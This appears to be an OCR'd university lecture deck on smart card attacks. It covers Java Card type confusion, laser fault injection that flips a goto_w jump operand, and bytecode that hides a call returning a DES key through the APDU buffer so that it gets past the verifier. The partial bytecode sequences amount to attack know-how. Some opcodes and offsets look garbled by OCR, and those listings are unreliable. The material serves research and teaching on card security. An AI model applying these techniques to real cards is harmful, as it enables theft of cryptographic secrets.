
⟺

```
aload b
checkcast A
astore a
```


- The BCV can check the applet it is a legal one,
- During run-time the `checkcast` instruction will generate an exception `ClassCastException`

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Power analysis of the `checkcast`




Power analysis of the `checkcast`




Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Practical Laser Fault Injection



The Hazardous Type Confusion

- Confusion between a and b (header compatible)




The Hazardous Type Confusion

- Confusion between a and b (incompatible)

```
public class A {short theSize = 0x00FF;}
public class B {C c = null;}
```

Warning the firewall will play its role!



Conclusion

- *Oberthur* made the experimentation on their own Java Card (white box)
- Their experimentation was on a JC 3.0 prototype, will probably run well on JC 2.2.x
- No ill-formed code has been loaded,
- But ill-formed code can be executed,
- It shows that the presence of BCV is helpless when combining HW and SW attacks.

Modus operandi

- The attack is based on loop `for` in the case where the jump is a long one.
  - In Java Card two instructions
  - `goto` (+/-127 bytes) and `goto_w` (+/-32767 bytes)
- Characterize the memory management algorithm of the operating system.
- Illuminate with a laser the code that contain the operand.

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

The loop `for`

```
for (short i=0 ; i<n ; ++i)
{foo = (byte) 0xBA;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w       00 7C
0x07: aload_0
0x08: bspush            BA
0x0A: putfield_b        0
0x0C: aload_0
0x0D: getfield_b_this   0
0x0F: putfield_b        1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this   1
0xE6: putfield_b        0
0xE8: sinc              1 1
0xEB: goto_w            FF17
```

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

The loop `for`

```
for (short i=0 ; i<n ; ++i)
{foo = (byte) 0xBA;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 // Few instructions have
 // been hidden for a
 // better meaning.
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
 bar = foo; foo = bar;
}
```

```
0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush           BA
0x0A: putfield_b       0
0x0C: aload_0
0x0D: getfield_b_this  0
0x0F: putfield_b       1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this  1
0xE6: putfield_b       0
0xE8: sinc             1 1
0xEB: goto_w           FF17
```

233 bytes backward jump

The loop `for`

```
0x00:  sconst_0
0x01:  sstore_1
0x02:  sload_1
0x03:  sconst_1
0x04:  if_scmpge_w       00 7C
0x07:  aload_0
0x08:  bspush            BA
0x0A:  putfield_b        0
0x0C:  aload_0
0x0D:  getfield_b_this   0
0x0F:  putfield_b        1
// Few instructions have
// been hidden for a
// better meaning.
0xE3:  aload_0
0xE4:  getfield_b_this   1
0xE6:  putfield_b        0
0xE8:  sinc              1 1
0xEB:  goto_w            0017
```

23 bytes forward jump

Where to jump ?

- Either outside the method to a static array if the card does not check dynamically the value of *jpc*
- Inside the method.
- Dead code payload:
  - The BCV does not check the type correctness of dead code, partially the static constraints,
  - Use this area for desynchronising code.

Constraint solving

- We know how to design rich shell code into a card,
- We can store it into an array and activate it thanks to a malicious applet,
- But this is limited by the hypothesis on the absence of a BCV,
- Often the loading process implies the mandatory use of a BCV,

- Can we lure byte code verification, certification process and attack real product ?

Example

- Get the secret key:

```
public void process (APDU apdu ) {
   short localS ; byte localB ;
   // get the APDU buffer
   byte [] apduBuffer = apdu.getBuffer ();
   if (selectingApplet ()) { return ; }
   byte receivedByte=(byte)apdu.setIncomingAndReceive();
// any code can be placed here
// ...
   DES keys.getKey (apduBuffer , (short) 0) ;

   apdu.setOutgoingAndSend ((short) 0 ,16) ;
}
```

B1

B2

B3

Linking Token of B2

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / nop
/ 00d6 / getfield_a_this   1   // DES keys
/ 00d8 / aload             4   // L4=>apdubuffer
/ 00da / sconst_0
/ 00db / invokeinterface   nargs: 3, index: 0, const: 3,
                           method : 4
/ 00e0 / pop                   // returned byte
```

Linked Token of B2

```
OFFSETS INSTRUCTIONS       OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / nop
/ 00d6 / getfield_a_this   1   // DES keys
/ 00d8 / aload             4   // L4=>apdubuffer
/ 00da / sconst_0
/ 00db / invokeinterface   nargs: 3, index: 2, const:
                           60, method : 4
/ 00e0 / pop                   // returned byte
```

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Linked Token of B2

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / nop
/ 00d6 / getfield_a_this    1   // DES keys
/ 00d8 / aload              4   // L4=>apdubuffer
/ 00da / sconst_0
/ 00db / invokeinterface    03, 02, 3C, 04
/ 00e0 / pop                    // returned byte
```

Hide the code

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this    1   // DES keys
/ 00d6 / aload              4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / ifle               no operand
/ 00d9 / invokeinterface    03, 02, 3C, 04
/ 00de / pop                    // returned byte
```

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Hide the code

```
OFFSETS INSTRUCTIONS       OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this   1   // DES keys
/ 00d6 / aload             4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / ifle              8E //was the code of
                                 invokeinterface
/ 00da / sconst_0              // was the first op 03
/ 00db / sconst_m1             // the second :02
/ 00dc / pop2                  // the third 3C
/ 00de / sconst_1              // the last 04
/ 00de / pop                   // returned byte
```

Code mutation

```
OFFSETS INSTRUCTIONS          OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this      1   // DES keys
/ 00d6 / aload                4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / ifle                 8E
/ 00da / sconst_0
/ 00db / sconst_m1
/ 00dc / pop2
/ 00de / sconst_1
/ 00de / pop
```

Université de Limoges
SUFOP Service Universitaire de Formation Permanente

Code mutation

```
OFFSETS INSTRUCTIONS         OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this     1   // DES keys
/ 00d6 / aload               4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / infolpe             8E
/ 00da / sconst_0
/ 00db / sconst_m1
/ 00dc / pop2
/ 00de / sconst_1
/ 00de / pop
```

Linked Token of B2

```
OFFSETS INSTRUCTIONS        OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / getfield_a_this    1   // DES keys
/ 00d6 / aload              4   // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / nop
/ 00db / invokeinterface    03, 02, 3C, 04
/ 00e0 / pop                    // returned byte
```

Not so obvious !

- Byte code engineering can be a complex task,
- A valid program must follow a set of constraints,
  - Never push more than MaxStack element,
  - Never provide stack underflow,
  - The type of the elements on top of the stack must have the correct type,
  - The number of instructions that can be placed before must have the right number of elements,
  - The operands must have a valid offset, number of locals must not change,
  - …
- This is “just” a constraint solving problem…

Can it be detect ?

- The good news : **yes**, using a brute force analysis,
- See our tool SmartCM, can be detected in a couple of hours,
- And if **two** laser hits ? A second order virus ?
- The bad news: **no**, two much complexity.
- The good news : synchronization !

Conclusion

- We presented the state of the art in terms of logical attacks on smart cards,
- The public labs working on this topics:
  - SSD, Limoges, France,
  - Telecom Paris, France, more focused on hardware attacks
  - EMSE, Gardanne France, the most advanced team on the use of laser beams,
  - Digital Security, Nijmegen, Nederland,
  - Smart Card Center, London, UK

Any question ?